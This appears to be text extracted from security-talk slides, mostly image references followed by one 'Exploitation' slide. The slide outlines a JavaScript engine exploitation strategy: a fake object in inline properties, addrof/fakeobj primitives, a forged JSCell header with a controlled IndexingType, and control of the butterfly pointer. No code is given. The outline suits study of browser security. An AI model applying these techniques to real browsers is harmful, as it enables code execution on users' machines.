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


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
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
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



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


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
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
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
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
Exploitation

- We have access to a fake object living in an object's inline properties
 - Actually probably enough itself, but let's go for a set of some reliable addrof/fakeobj primitives
- We can craft a fake JSCell header
 - And control IndexingType
- We can directly control the butterfly pointer

